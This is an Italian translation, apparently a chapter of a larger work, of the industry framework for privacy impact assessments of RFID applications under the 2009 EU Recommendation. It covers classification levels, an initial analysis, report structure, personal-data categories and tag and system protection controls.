Una VdI è uno strumento pratico per la protezione della privacy e strumento per la protezione dei dati che aiuta a valutare in che misura i principi di privacy sono stati implementati nella fase di progettazione di un sistema – "incorporati" piuttosto che "imbullonati".

Mentre i principi sulla privacy alla base delle VdI sono comuni a molti strumenti regionali e internazionali sulla privacy, la stessa VdI deve essere adattata per esaminare la privacy nel sistema come implementata, quindi una VdI è focalizzata sugli obiettivi e le funzioni del tipo di sistema in esame.

Il nostro obiettivo nello sviluppo della struttura VdI è che entrambi rispondano alle disposizioni VdI della Raccomandazione ed è applicabile e gestibile per coloro che eseguono le VdI così come coloro che li revisionano.

La struttura VdI, come la Raccomandazione su cui si basa, fornisce al settore privato e ai componenti di governo ruoli e responsabilità rispettive ma interdipendenti. Pertanto, per raggiungere il suo scopo, il processo della VdI deve portare a risultati che soddisfino le esigenze delle autorità di regolamentazione pur essendo efficienti sotto il profilo operativo e incoraggino gli operatori RFID, indipendentemente dalla loro dimensione e settore, a condurre le VdI. Lo strumento VdI dovrebbe essere visto come un incentivo per le organizzazioni a distribuire applicazioni compatibili con la privacy per rassicurare le parti interessate o che le loro applicazioni RFID non abbiano implicazioni sulla privacy o che esistano misure e controlli adeguati quando sussistono implicazioni per la privacy e per la protezione dei dati. Al contrario, non dovrebbe imporre un onere che limiterebbe la competitività europea o l'innovazione legata alla tecnologia.

La struttura VdI è proprio quello che il suo nome implica – un quadro normativo che definisce i parametri per condurre un rapporto VdI per applicazioni specifiche o per stabilire modelli VdI da utilizzare in un settore. Il livello di documentazione richiesto nel rapporto VdI varia necessariamente a seconda delle implicazioni sulla privacy della specifica applicazione RFID in esame, tenendo conto della natura, delle caratteristiche e delle misure di mitigazione in atto. Questa struttura VdI riconosce che l'impegno per un uso responsabile della tecnologia RFID non è in contrasto con il mantenimento e l'aumento dei livelli di competitività dell'industria europea nel suo insieme. I meccanismi di segnalazione delle relazioni pubbliche alle autorità competenti devono essere proporzionati ed efficienti dal punto di vista operativo, in particolare per i tipi di sistemi e applicazioni di catena di distribuzione RFID che, per loro natura, operano rigorosamente negli ambienti aziendali e commerciali e non implicano la privacy. L'elevato volume di rapporti VdI dei sistemi e delle applicazioni della supply chain potrebbe compromettere la capacità delle autorità competenti in materia di protezione dei dati di rivedere le VdI delle applicazioni RFID che implicano la privacy.

Sulla base di quanto sopra e nonostante il fatto che la bozza della struttura VdI affronti tutti i tipi di applicazioni RFID, è necessario un ulteriore esame per bilanciare l'onere amministrativo

del livello di dettaglio delle relazioni VdI contro l'impatto reale sulla privacy e sulla protezione dei dati di queste applicazioni.

Infine, la bozza della struttura VdI consente lo sviluppo di modelli specifici per settore per aiutare gli operatori RFID con gli aspetti operativi della conduzione delle VdI relative alle loro specifiche applicazioni RFID.

9.2. INTRODUZIONE

La Commissione Europea ("la Commissione") ha emanato una Raccomandazione in data 12 maggio 2009 sull'applicazione dei principi di protezione della privacy e dei dati nelle Applicazioni supportate dall'identificazione a radiofrequenza ("Raccomandazione RFID").

In tale raccomandazione, la Commissione ha stabilito un requisito per l'approvazione da parte del gruppo di lavoro sulla protezione dei dati, ai sensi dell'art. 29 Data Protection Working Party, i un quadro predisposto dall'industria per le valutazioni d'impatto sulla riservatezza dei dati personali e sulla riservatezza delle applicazioni RFID.

Questa struttura ("il Framework") per la VdI delle Applicazioni RFID indirizza a tale requisito.

I vantaggi della conduzione della VdI per applicazioni RFID sono numerosi; questi includono il supporto all'Operatore dell'Applicazione RFID:

- stabilire e mantenere la conformità con le leggi e le normative sulla privacy e sulla protezione dei dati,
- gestire i rischi per la sua organizzazione e per gli utenti dell'applicazione RFID (sia la privacy e la conformità alla protezione dei dati relativi e dal punto di vista della percezione pubblica e della fiducia dei consumatori), e
- fornire benefici pubblici alle applicazioni RFID integrando la privacy per design nelle prime fasi della specifica o del processo di sviluppo.

Il processo VdI come definito nella sezione 2 si basa su un approccio di gestione dei rischi per la privacy e la protezione dei dati, incentrato principalmente sull'attuazione della raccomandazione RFID dell'UE e coerente con il quadro giuridico e le migliori pratiche dell'UE.

Il processo VdI è progettato per scoprire i rischi per la privacy associati a un'applicazione RFID ("impatti sulla privacy e sulla protezione dei dati") e valutare le misure adottate per fronteggiare tali rischi.

Questi impatti (se presenti) potrebbero variare in modo significativo, a seconda della presenza o della mancanza di elaborazione delle informazioni personali da parte dell'applicazione RFID.

Il Framework VdI fornisce una guida agli operatori RFID sulle misure adeguate a mitigare qualsiasi probabile protezione dei dati o impatto sulla privacy in modo efficiente, efficace e proporzionato.

Infine, il VdI Framework è sufficientemente generale per essere applicabile a tutte le applicazioni RFID, pur consentendo di affrontare particolarità e specificità a livello settoriale o di tipo applicativo.

Il Framework VdI fa parte del contesto di altre garanzie informative, gestione dei dati e standard operativi che forniscono buoni strumenti di governance dei dati per RFID e altre applicazioni. I modelli VdI possono fornire indicazioni pertinenti per il loro settore, settore o tipo di applicazione.

9.3. SCOPO

Lo scopo del Framework è fornire una guida agli Operatori di Applicazioni RFID per condurre le VdI sulle Applicazioni RFID, come richiesto nella Raccomandazione, e per definire la struttura comune e il contenuto delle analisi e relazioni VdI che risultano da tali VdI.

Inoltre, poiché molti operatori di applicazioni RFID in determinati settori possono prendere in considerazione le stesse o simili applicazioni RFID, il Framework fornisce una base per lo sviluppo di modelli VdI per particolari applicazioni o settori industriali.

I modelli VdI possono aiutare questi settori a condurre le VdI e produrre i rapporti VdI risultanti per queste applicazioni RFID simili in modo più efficiente[1].

Poiché le applicazioni RFID comuni possono essere offerte in un certo numero di Stati membri, il Framework è progettato per armonizzare i requisiti per gli operatori di applicazioni RFID coerenti con le leggi, i regolamenti, le migliori pratiche e altri accordi vincolanti locali.

Il Framework affronta il processo per condurre le VdI delle Applicazioni RFID prima della distribuzione e specifica l'ambito dei report VdI risultanti.[2]

Gli obiettivi dell'applicazione VdI RFID sono:

- identificare le implicazioni sulla privacy e sulla protezione dei dati, se presenti, dell'applicazione RFID, incluso se l'applicazione RFID potrebbe essere utilizzata per monitorare un individuo,
- indicare se l'Operatore dell'applicazione RFID ha adottato misure tecniche e organizzative appropriate, tra cui l'istituzione di controlli e misure per gli individui, per garantire la protezione dei dati personali e della privacy,
- documentare le misure tecniche e organizzative implementate per l'adeguata protezione dei dati personali e della privacy, comprese le misure in atto per mitigare gli impatti sulla privacy e sulla protezione dei dati identificati,
- documentare l'analisi complessiva e ottenere un rapporto VdI che possa essere presentato alle autorità competenti, come le autorità per la protezione dei dati, prima della distribuzione.

L'esecuzione e la segnalazione, ove appropriato, delle VdI sono in aggiunta ad altri obblighi che gli Operatori dell'applicazione RFID possono avere in base a specifiche leggi, regolamenti e altri accordi vincolanti applicabili.

9.4. APPLICABILITÀ

Il Framework identifica le fasi del processo VdI e gli elementi e la struttura comuni dei report VdI sviluppati dagli Operatori di Applicazioni RFID.
Il Framework può essere utilizzato direttamente per report VdI e può anche essere utilizzato per la creazione di modelli VdI specifici per settori industriali, tipi di applicazioni o altri elementi comuni. Inoltre, il Framework include misure di mitigazione per prevenire il verificarsi di potenziali minacce come definito nel report VdI o nei modelli, se applicabile.

9.5. CONCETTI CHIAVE

Esistono numerosi concetti chiave utilizzati nel Framework che meritano una descrizione.
L'RFID è un approccio tecnologico che utilizza onde elettromagnetiche per comunicare con i tag RFID, con la possibilità di leggere i numeri di identificazione univoci dei tag RFID o forse altre informazioni memorizzate in essi.
I tag RFID sono generalmente di piccole dimensioni e possono assumere molte forme, ma sono spesso composti da memorie elettroniche leggibili e forse scrivibili e antenne.
I lettori RFID sono utilizzati per leggere le informazioni sui tag RFID.

[1] *The concept of mutual or multiple recognition across entities and sectors for the deployment of previously vetted RFID applications should be explored.*
[2] *Point 5 a) of the European Commission Recommendation of May 2009 on the implementation of privacy and data protection principles in applications supported by radio–frequency identification C(2009) 3200 final.*

Le applicazioni RFID elaborano le informazioni sviluppate attraverso l'interazione di tag RFID e lettori RFID.

Tali applicazioni sono supportate da sistemi di back–end e infrastrutture di comunicazione in rete e sono gestite da uno o più Operatori di Applicazioni RFID.

Se un operatore dell'applicazione RFID effettua determinazioni relative al trattamento di dati personali, il suo ruolo sarebbe simile a quello del TdT dei dati come definito nella direttiva 95/46 / CE e sarebbe descritto come persona fisica o giuridica, autorità pubblica, agenzia, o qualsiasi altro organismo, che, da solo o in collaborazione con altri, determina gli scopi e i mezzi di gestione di un'applicazione RFID.

Nel contesto della tecnologia RFID, si applica la seguente tassonomia:

- Un VdI è un processo attraverso il quale viene fatto uno sforzo cosciente e sistematico per valutare l'impatto sulla privacy e sulla protezione dei dati delle opzioni che possono essere aperte in relazione alle applicazioni RFID.
- Il Framework identifica gli obiettivi delle Applicazioni RFID VdI, i componenti delle Applicazioni RFID da prendere in considerazione durante le VdI, e la struttura e il contenuto comuni dei Rapporti VdI delle Applicazioni RFID.
- Il rapporto VdI documenta le VdI in base al Framework. Le informazioni proprietarie e di sicurezza possono essere rimosse dai Rapporti VdI prima che i Rapporti vengano forniti

esternamente (ad es. Alle autorità competenti) a condizione che le informazioni non siano specificamente pertinenti per la privacy e le implicazioni sulla protezione dei dati.

- I modelli VdI possono essere sviluppati sulla base del Framework per fornire formati specifici basati su applicazioni, basati su applicazioni o altri formati specifici per le relazioni sulla VdI.

Questi e altri termini, come Utente e Individuale, sono descritti anche nell'Appendice B: Glossario. I termini della direttiva 95/46 / CE relativi alla protezione dei dati sono inclusi per riferimento.

9.6. PROCEDURE INTERNE

A) I gestori di applicazioni RFID devono disporre di proprie procedure interne per supportare l'esecuzione della VdI, come ad esempio:

- Pianificazione del processo VdI in modo che ci sia tempo sufficiente per apportare eventuali modifiche necessarie all'applicazione RFID e presentare la relazione della VdI alle autorità competenti almeno sei settimane prima del dispiegamento.
- Revisione interna del processo VdI (compresa l'analisi iniziale) e relazioni VdI per coerenza con altra documentazione relativa all'applicazione RFID, come documentazione di sistema, documentazione del prodotto ed esempi di confezionamento del prodotto e implementazione di tag RFID. La revisione interna dovrebbe fornire un ciclo di feedback per affrontare gli impatti raccolti dopo l'implementazione dell'applicazione e per tenere conto dei risultati di precedenti VdI.
- Compilazione di artefatti di supporto (che possono includere risultati di revisioni della sicurezza, progetti di controlli e copie di notifiche) come prova che l'Operatore dell'applicazione RFID ha soddisfatto tutti gli obblighi stabiliti nel rapporto VdI.
- Determinazione delle persone e / o delle funzioni all'interno dell'organizzazione che hanno l'autorità per le azioni rilevanti durante il processo VdI (ad esempio, completamento dell'analisi iniziale VdI e relazione VdI, firma della relazione VdI, mantenimento dei documenti applicabili e qualsiasi separazione dei compiti per queste funzioni).
- Fornitura di criteri su come valutare e documentare se l'Applicazione è pronta o non pronta per l'implementazione coerente con il Framework e qualsiasi Template VdI pertinente.
- Documentazione su quando è garantito un rapporto VdI nuovo o rivisto. I criteri dovrebbero includere modifiche significative nell'applicazione RFID, come cambiamenti sostanziali nelle finalità, tipi di informazioni trattate, usi delle informazioni o controlli impiegati, definizione di un periodo di revisione periodica o risposta a sostanziali o interni o esterni feedback delle parti interessate o richiesta o cambiamenti significativi nella tecnologia con le implicazioni sulla privacy e sulla protezione dei dati per l'applicazione RFID in gioco. I cambiamenti materiali che limiterebbero la portata della raccolta o dell'uso non innescherebbero di per sé la necessità di un VdI riveduto.

B) Durante tutta la durata dell'applicazione RFID, un rapporto VdI nuovo o rivisto sarebbe giustificato se l'Applicazione RFID cambia di livello come descritto nella Sezione 2.3.7

9.7. CRITERI DI CLASSIFICAZIONE DELLE APPLICAZIONI RFID

Quando si esegue un processo VdI basato su questo Framework, le applicazioni RFID possono essere classificate e assegnate a un livello in base ai seguenti criteri:

- Livello 0. L'applicazione RFID non elabora i dati personali. Le informazioni sui tag RFID non contengono dati personali e gli articoli contrassegnati sono destinati ad essere posseduti solo dall'utente. L'applicazione RFID non collega le informazioni dell'etichetta RFID ai dati personali.
- Livello 1. L'applicazione RFID non elabora i dati personali. Gli oggetti contrassegnati sotto l'applicazione RFID sono destinati ad essere posseduti da individui. Tuttavia, le informazioni sui tag RFID non contengono dati personali e l'applicazione RFID non collega le informazioni sui tag RFID ai dati personali.
- Livello 2. L'applicazione RFID elabora i dati personali. Le Informazioni sui tag RFID non contengono dati personali, ma l'Applicazione collega le Informazioni sui tag RFID non personali a persone o dati personali. Ulteriori considerazioni potrebbero essere necessarie quando l'Applicazione elabora dati personali sensibili (ad es. Informazioni mediche o biometriche).

- Livello 3. L'applicazione RFID elabora i dati personali e le Informazioni tag RFID contengono dati personali. Ulteriori considerazioni potrebbero essere necessarie quando l'Applicazione elabora dati personali sensibili (ad es. Informazioni mediche o biometriche).

La seguente tabella riassume come le Applicazioni dovrebbero essere classificate in base a questi livelli. Le definizioni forniscono la guida completa. Rispondendo a tutte e tre le domande per un'applicazione RFID, la tabella mostra il livello pertinente della specifica applicazione. Ad esempio, se i pallet sono etichettati e le etichette non contengono informazioni personali (1. "No") ma i collegamenti dell'applicazione ai dati personali (2. "Sì"), l'applicazione deve essere designata al livello 2.

1. Does the Tag contain personal data?	2. Does the RFID Application link to personal data?	3. Are Item level tags intended to be possessed by individuals?	Level
No	No	No	0
No	No	Yes	1
No	Yes		2
Yes			3

9.8. I PROCESSI VDI

Per fornire un approccio comune al processo VdI attraverso l'ampia gamma di applicazioni RFID, il Framework identifica gli elementi comuni di Analisi e rapporto VdI.
Il Framework fornirà coerenza alle relazioni VdI presentate dagli operatori di applicazioni RFID alle autorità competenti e supporterà l'analisi delle relazioni della VdI e delle risoluzioni raggiunte dagli Operatori dell'Applicazione RFID.

9.9. ANALISI INIZIALE

Il primo passo di un processo VdI è determinare se è necessario un rapporto VdI. A tal fine, l'operatore dell'applicazione RFID deve rispondere alle seguenti quattro domande:

- L'applicazione RFID elabora i dati personali?
- Le informazioni sui tag RFID contengono dati personali?
- L'applicazione RFID collega le informazioni dei tag RFID ai dati personali?
- Gli oggetti contrassegnati sono destinati a essere posseduti da individui?

L'Operatore RFID costruirà la sua valutazione iniziale sulla base dei fattori rilevanti descritti nella Parte A di seguito, con particolare attenzione ai punti da 2.3.3 a 2.3.6, e documenterà la valutazione secondo le procedure interne.

- Se la risposta a tutte le domande di cui sopra è "No", l'Applicazione RFID è un'applicazione "livello 0" in conformità con la Sezione 1.5 e non richiede ulteriori analisi o un rapporto VdI.
- Se la risposta ad almeno una delle domande di cui sopra è "Sì", gli operatori delle applicazioni RFID dovrebbero procedere alla stesura di un rapporto VdI in base alle fasi successive di questo quadro.

CONTENUTO E STRUTTURA VDI

Come notato in precedenza, il Framework si concentra su ciò che è necessario per creare rapporto VdI adeguati che riflettano i fatti relativi alle applicazioni RFID che hanno implicazioni sulla privacy e sulla protezione dei dati.

Le relazioni VdI devono pertanto a) essere di facile comprensione da parte del pubblico sia tecnico che non tecnico, b) essere scritte in modo chiaro e accurato e c) fornire informazioni sufficienti affinché le autorità competenti possano comprendere le analisi svolte e avere fiducia in le azioni intraprese dagli operatori dell'applicazione RFID.

Va notato che i livelli elencati in questo Framework nella sezione 2.3.7 possono variare a seconda del settore che applica una particolare tecnologia RFID per usi specifici.

Ad esempio, un'applicazione sanitaria potrebbe potenzialmente comprendere un uso notevolmente diverso dei dati personali rispetto a quello di un'applicazione al dettaglio.

A seconda della natura delle applicazioni RFID, in particolare dei livelli dell'applicazione RFID secondo la sezione 2.3.7, i livelli di dettaglio dei rapporti VdI possono variare.

Un rapporto VdI dovrebbe contenere quattro parti secondo questo Framework:

- Parte A. Descrizione dell'applicazione e ambito dell'RFID
- Parte B. Prassi di applicazione dell'applicazione RFID
- Parte C. Responsabilità
- Parte D. Analisi e risoluzione.

Le sezioni seguenti descrivono il contenuto previsto di ciascuna di queste parti, che insieme costituiscono il rapporto VdI.

Tuttavia, la flessibilità nel formato rapporto VdI è autorizzata a rendere conto delle applicazioni RFID con diversi livelli di privacy e implicazioni sui dati personali.

Ad esempio, semplici elenchi di controllo potrebbero essere appropriati per gli operatori di applicazioni RFID che utilizzano applicazioni RFID che presentano bassi livelli di privacy e implicazioni dei dati personali, mentre processi più solidi potrebbero essere necessari per gli operatori di applicazioni RFID che si occupano di applicazioni RFID più complesse che coinvolgono livelli più elevati di privacy e implicazioni sui dati personali.

Questo framework fornisce una guida agli operatori di applicazioni RFID in conformità con i livelli assegnati alle applicazioni RFID.

È necessario sviluppare modelli VdI che tengano presenti i diversi segmenti di pubblico che dovranno utilizzare o valutare il modello, inclusi operatori interni, revisori e responsabili dell'approvazione e soggetti esterni come le autorità competenti.

PART A: SCOPO E DESCRIZIONE DELL'APPLICAZIONI RFID

La sezione descrive la descrizione dell'applicazione RFID come l'impostazione dell'applicazione, la chiarezza delle entità coinvolte nell'applicazione, la progettazione dell'applicazione e la raccolta e l'uso dei dati.

Questa sezione aiuterà a guidare il processo di VdI sulla privacy nelle sezioni B–D.

Questa sezione del rapporto VdI dovrebbe fornire informazioni sull'applicazione RFID, compresa la tecnologia RFID di base, tag RFID, lettori RFID, intervalli di lettura, frequenze e sistemi di back–end e infrastruttura di comunicazione, nella misura in cui questi si interfacciano con l'elaborazione di informazioni dall'applicazione RFID.

Dovrebbe includere fatti relativi alle informazioni raccolte, derivate, utilizzate, trasferite o altrimenti elaborate dall'applicazione RFID, gli individui (se esistenti) relativi alle informazioni elaborate in relazione all'applicazione RFID (indipendentemente dal fatto che siano identificati, identificabili o meno) e gli utenti delle informazioni elaborate dall'applicazione RFID (comprese altre parti che accedono alle informazioni, applicazioni RFID o tag RFID o che hanno ricevuto le informazioni dai tag RFID trasferiti a loro).

L'obiettivo è descrivere l'applicazione RFID, compreso il contesto aziendale in cui opererà. Un'attenzione particolare deve essere posta sullo scopo dell'applicazione RFID e sul flusso di informazioni tra i suoi componenti e con altre parti. Un'attenzione particolare dovrebbe essere rivolta a:

- Se le informazioni contenute nei tag RFID contengano dati personali come definiti nella direttiva 95/46 / CE.
- Se le informazioni contenute nei Tag RFID possono essere collegate a dati personali a cui l'Operatore dell'applicazione RFID o altro Utente ha accesso.
- La scala dell'applicazione RFID (locale, nazionale, europea, internazionale).

OPERATORE APPLICAZIONE RFID

Nel rapporto VdI, l'operatore dell'applicazione RFID deve essere identificato e includere le seguenti informazioni:

- Nome/i dell'entità legale.
- Funzione (i) primaria (ad es., Relativa all'applicazione RFID).
- Ubicazione (s) (ad esempio, sede dell'operatore dell'applicazione RFID).
- Punto/i di contatto con le informazioni di contatto.

ALTRE PARTI E UTENTI DELL'APPLICAZIONE RFID

Anche altre persone giuridiche che forniscono servizi di elaborazione per conto dell'operatore dell'applicazione RFID o che operano come gestori di applicazioni RFID congiunte devono essere identificate e descritte allo stesso modo.

Il rapporto VdI deve includere le seguenti informazioni rilevanti per l'applicazione RFID:

- Nome / i dell'entità legale.
- Funzione (i) primaria (ad es., Relativa all'applicazione RFID).
- Ubicazione (s) (ad es. Sede centrale).
- Punto / i di contatto con le informazioni di contatto.

Il rapporto VdI dovrebbe anche descrivere i tipi di utenti dell'applicazione RFID. Le voci qui annotate varieranno a seconda del settore o dei settori in cui viene applicata l'Applicazione RFID.

DESCRIZIONE DELL'APPLICAZIONE RFID

Successivamente, dovrebbe essere descritta l'applicazione RFID. A tal fine, dovrebbero essere incluse le seguenti informazioni:

- Nome dell'applicazione RFID.
- Scopo (i), compresi gli usi specifici della tecnologia RFID come parte dell'applicazione RFID e indicazione dei vantaggi dell'uso della tecnologia RFID rispetto ai metodi non RFID (se applicabile).
- Descrizione dell'applicazione RFID, compresa una descrizione della tecnologia utilizzata (ad es. Tecnologia RFID di base, tag RFID, lettori RFID, intervalli di lettura o frequenze di lettura).
- Indicazione dell'ambito geografico dell'applicazione RFID.
- Tipo di informazioni elaborate.
- Stadio di sviluppo dell'applicazione RFID e data di implementazione pianificata.

INDIVIDUI E UTENTI CHE INTERAGISCONO CON L'APPLICAZIONE RFID

Il rapporto VdI dovrebbe identificare i tipi di individui che interagiscono o altrimenti coinvolti nell'applicazione RFID e se l'ubicazione degli individui o degli utenti sarà monitorata attraverso l'applicazione RFID.

Dovrebbe considerare i seguenti tipi di Individuali e se sono identificati, identificabili o meno e se identificati o identificabili a quale livello (ad es. Nome, numero di identificazione, pseudonimo, località, indirizzo di casa):

- individuale.
- delle famiglie.
- Persona che possiede un Tag RFID (ad es. Su un oggetto posseduto o altrimenti posseduto).

PRESENZA DI DATI PERSONALI NELL'APPLICAZIONE RFID

La relazione del VdI dovrebbe indicare se l'applicazione RFID elabora i dati personali, in conformità con la definizione contenuta nella direttiva 95/46 / CE, e la base per il trattamento ai sensi della direttiva, se applicabile.

Il Rapporto dovrebbe documentare gli sforzi per progettare l'Applicazione in modo da elaborare legittimamente la quantità minima di dati personali che è necessaria e proporzionata.

L'operatore dell'applicazione RFID deve anche specificare lo scopo per il quale i dati personali vengono elaborati dall'applicazione RFID.

La domanda RFID in esame dovrebbe valutare l'eventuale applicabilità delle seguenti categorie di dati personali (elencati in ordine alfabetico e non intesi come esaustivi):

- Comportamentale
- Biometrico *
- Informazioni di contatto
- Storia criminale
- Demografico
- Istruzione e altre credenziali

- Legate all'occupazione
- Famiglia o social network
- Financial
- Genetica *
- Salute *
- Lifestyle
- Comunicazioni personali
- Fotografie o video
- Pareri politici *
- Origine razziale o etnica *
- Credenze religiose *
- Vita sessuale *
- Transazioni e acquisti
- Identificazione del veicolo

✓ *Per ogni categoria di dati personali coinvolti, il rapporto VdI deve indicare se le informazioni contenute nell'etichetta RFID da sole o nell'applicazione RFID nel suo complesso sono identificate, identificabili o meno, per un individuo, un'istanza di prodotto o qualche altro oggetto nell'applicazione RFID.*

✓ *Per ogni categoria di dati personali identificati, dovrebbe essere inclusa un'indicazione relativa alla fonte delle informazioni nell'applicazione RFID nel suo complesso o nella sola etichetta RFID. Ad esempio, è necessario tenere presente che le informazioni vengono assegnate dall'applicazione RFID, fornite dall'operatore dell'applicazione RFID o da un'altra parte, derivate dall'applicazione RFID o fornite in altro modo da un utente o un utente. Anche i mezzi e i metodi utilizzati per raccogliere o ricavare le informazioni dovrebbero essere identificati.*

Una volta stabilito che i dati personali vengono elaborati dall'applicazione RFID, la natura dell'elaborazione deve essere indicata nel rapporto VdI come segue:

- Le categorie di dati personali che potrebbero essere potenzialmente elaborate dall'applicazione RFID.
- Le categorie di dati personali memorizzati nei tag RFID relativi all'applicazione RFID.

Si dovrebbe prestare particolare attenzione al trattamento di dati personali sensibili, come indicato sopra, che è consentito solo nelle rigorose condizioni della direttiva 95/46 / CE e nell'attuazione della legislazione nazionale.

FLUSSO DATI DI APPLICAZIONE RFID

La relazione VdI dovrebbe fornire una tabella dei flussi di dati di dati personali o di altre informazioni che verranno associate ai dati personali nell'applicazione RFID e in altre applicazioni direttamente correlate.
Il grafico dovrebbe, in particolare, mostrare se i dati personali elaborati dall'applicazione RFID, se esistenti, sono collegati ad altri sistemi di elaborazione delle informazioni all'interno dell'organizzazione dell'operatore dell'applicazione RFID o di altri utenti.
Ciò consentirà al gestore dell'applicazione RFID di determinare l'applicabilità di ulteriori parti del Framework.

CLASSIFICAZIONE DELLE APPLICAZIONI RFID

Sulla base delle informazioni fornite nelle sezioni da 2.3.1 a 2.3.6, il rapporto VdI dovrebbe identificare il livello dell'Applicazione RFID in base alla classificazione fornita nella sezione 1.5.
Sulla base della descrizione generale dell'Applicazione, l'assegnazione dei livelli all'Applicazione RFID aiuterà a porre particolare attenzione su specifiche sotto parti del rapporto VdI. Il livello di dettaglio coinvolto nel rapporto VdI può aumentare con ogni livello particolare a seconda dei dettagli dell'Applicazione RFID.

PARTE B: PRATICHE DI GESTIONE APPLICAZIONE RFID

Data la descrizione dell'Applicazione e la natura dell'elaborazione dei dati nella Parte A, la Parte B è progettata per affrontare la protezione dei dati, la privacy e le funzionalità di sicurezza integrate nell'Applicazione al fine di minimizzare i potenziali rischi connessi alla distribuzione dell'Applicazione.

Queste misure di mitigazione riguardano le pratiche di gestione da parte dell'operatore dell'applicazione RFID, l'accesso da parti autorizzate o non autorizzate, l'elaborazione legale delle informazioni personali, le caratteristiche di sicurezza, i trasferimenti di dati interni ed esterni e i diritti di accesso e controllo individuali.

Il report o modello VdI può fornire ulteriori dettagli in merito alle pratiche di governo relative al loro settore o applicazione.

Le pratiche descritte in questa parte sono accessorie al quadro normativo esistente in materia di protezione dei dati dell'Unione europea e non intendono sostituirlo o modificarne l'ambito.

Il completamento di questa parte (insieme alla parte C) consentirà a un operatore dell'applicazione RFID di valutare se un'applicazione RFID implichi implicazioni sulla privacy e la parte D aiuterà a determinare se tali implicazioni sono attenuate quando si prendono in considerazione le pratiche di governo e altri controlli in atto.

La Parte B si applica ad un'applicazione RFID classificata come Livello 1, Livello 2 o Livello 3, indipendentemente dal fatto che l'Applicazione RFID elabori o meno dati personali.

La determinazione sul fatto che i dati personali siano elaborati o meno dall'applicazione RFID è fatta in conformità con la Parte A, in cui è descritta l'Applicazione RFID.

Il livello assegnato all'applicazione RFID è pertinente, in quanto la quantità di dettagli necessari per completare questa parte dipenderà dal livello indicato nella sezione 2.3.7.

Questa parte del rapporto VdI deve essere utilizzata per documentare fatti riguardanti: (a) le caratteristiche e i controlli in atto per proteggere e governare l'uso dell'applicazione RFID; (b) i componenti dell'applicazione RFID, come tag RFID e sistemi di back–end; e (c) le informazioni associate elaborate nell'applicazione RFID, con particolare attenzione al raggiungimento di adeguati livelli di privacy e alla protezione dei dati personali basati su un approccio di gestione del rischio.

Se uno qualsiasi dei componenti dell'applicazione RFID aderisce a una serie specifica di norme e linee guida stabilite in materia di privacy e protezione dei dati, tale circostanza dovrebbe essere indicata anche come parte del rapporto VdI.

ACCESSO E CONTROLLO INDIVIDUALI

(a) ACCESSO INDIVIDUALE

Il rapporto VdI deve descrivere le politiche dell'operatore dell'applicazione RFID sull'accesso alle informazioni elaborate dall'applicazione RFID relative ai dati personali, quali:

- Conferma del trattamento dei dati personali,
- Le finalità del trattamento e le categorie di dati personali coinvolti,
- Destinatari a cui vengono comunicati dati personali e il diritto di opporsi al trattamento dei dati personali o di revocare il consenso, e
- Rettifica o cancellazione di dati personali incompleti o imprecisi. (Vedere Sezione 2.5.2 del Framework VdI).

(b) CONTROLLO INDIVIDUALE

Mentre conducono le VdI, gli operatori di applicazioni RFID dovrebbero prendere in considerazione le misure del controllo individuale relative alle applicazioni RFID.

La classificazione delle applicazioni RFID ai livelli appropriati aiuterà gli operatori di applicazioni RFID a determinare i controlli individuali specifici necessari.

Nel rapporto VdI, gli operatori di applicazioni RFID devono valutare le parti A, B e C del framework per determinare se i tag RFID forniti ai singoli rappresentano una probabile implicazione sulla privacy o influenzare negativamente la protezione dei dati personali e devono essere documentati nella sezione Risoluzione (Parte D) i controlli istituiti e le azioni che gli individui possono intraprendere per mitigare questi impatti (se presenti).

A seconda dell'analisi VdI della probabile minaccia alla privacy o della protezione dei dati, per gli operatori di applicazioni RFD nel commercio al dettaglio, qualsiasi metodo di disattivazione o rimozione dovrebbe essere reso disponibile gratuitamente, immediatamente o in una fase successiva, senza alcuna riduzione o cessazione di gli obblighi legali del rivenditore o del produttore nei confronti del consumatore.

PROTEZIONE DEL SISTEMA

La protezione del sistema (per i sistemi di back–end e l'infrastruttura di comunicazione nella misura in cui sono rilevanti per l'applicazione RFID), in relazione all'appropriata protezione della privacy e dei dati personali, dovrebbe anche essere documentata in questa sezione della relazione della VdI.

Per sistemi complessi a livelli più alti secondo la Sezione 2.3.7, questa Sezione dovrebbe essere scomposta individualmente per trattare i componenti principali. I seguenti componenti dovrebbero essere indirizzati:

- Descrizione delle politiche e procedure di sicurezza delle informazioni pertinenti, compresi eventuali riferimenti a norme o linee guida sulla sicurezza delle informazioni.
- Controlli di accesso relativi al tipo di dati personali e alla funzionalità dei sistemi.
- Controlli in atto per impedire l'identificazione se i dati sono personalmente identificabili ma non identificati.
- Riservatezza dei dati personali nei sistemi e nell'infrastruttura di comunicazione.
- Conservazione e smaltimento dei dati personali.

PROTEZIONE TAG RFID

I controlli sulla protezione dei tag RFID relativi alla privacy e ai dati personali devono essere indicati in questa sezione. Fatti su quanto segue dovrebbero essere affrontati se sono richiesti o altrimenti giustificati per il Tag RFID stesso.

Questa sezione è particolarmente rilevante per le applicazioni RFID che utilizzano tag RFID contenenti dati personali e pertanto potrebbero essere necessarie misure aggiuntive o diverse.

Sulla base di un approccio di gestione del rischio in relazione alla protezione dei dati personali, tale protezione potrebbe non essere richiesta o giustificata se il Tag RFID non è posseduto da un individuo e non implica il collegamento di dati personali.

Questi controlli di protezione includono quanto segue:

- Controllo degli accessi a funzionalità e informazioni, inclusa l'autenticazione di lettori, scrittori e processi sottostanti, e autorizzazione ad agire sul Tag RFID.
- Riservatezza delle informazioni (ad es. Tramite crittografia del tag RFID completo o di campi selettivi).
- Integrità delle informazioni.
- Conservazione delle informazioni dopo la raccolta iniziale (ad esempio, durata della conservazione, procedure per l'eliminazione dei dati alla fine del periodo di conservazione o per la cancellazione delle informazioni nell'etichetta RFID, procedure per la ritenzione o eliminazione selettiva del campo).
- Resistenza alla manomissione del Tag RFID stesso.
- Disattivazione o rimozione, se richiesto o altrimenti fornito.

ACCESSO E TRANSFERIMENTO AD ALTRE PARTI

La relazione della VdI dovrebbe riguardare il trasferimento e l'accesso da parte di altre parti e utenti dei dati personali elaborati dall'applicazione RFID.

I seguenti componenti devono essere considerati e documentati nel rapporto VdI:

- Nome o tipo di altra parte.
- Ubicazione dell'altra parte identificata nella Sezione 2.3.2 a cui le informazioni sono trasferite o da cui è possibile accedere alle informazioni.
- Metodo di trasferimento o accesso.
- Scopo per il trasferimento o l'accesso.

ADEGUATEZZA DEI TRASFERIMENTI FUORI DALL'AREA EUROPEAN ECONOMIC AREA (EEA)

Questa sezione dovrebbe indicare il quadro giuridico che funge da base per il trasferimento dei dati personali elaborati dall'applicazione RFID.

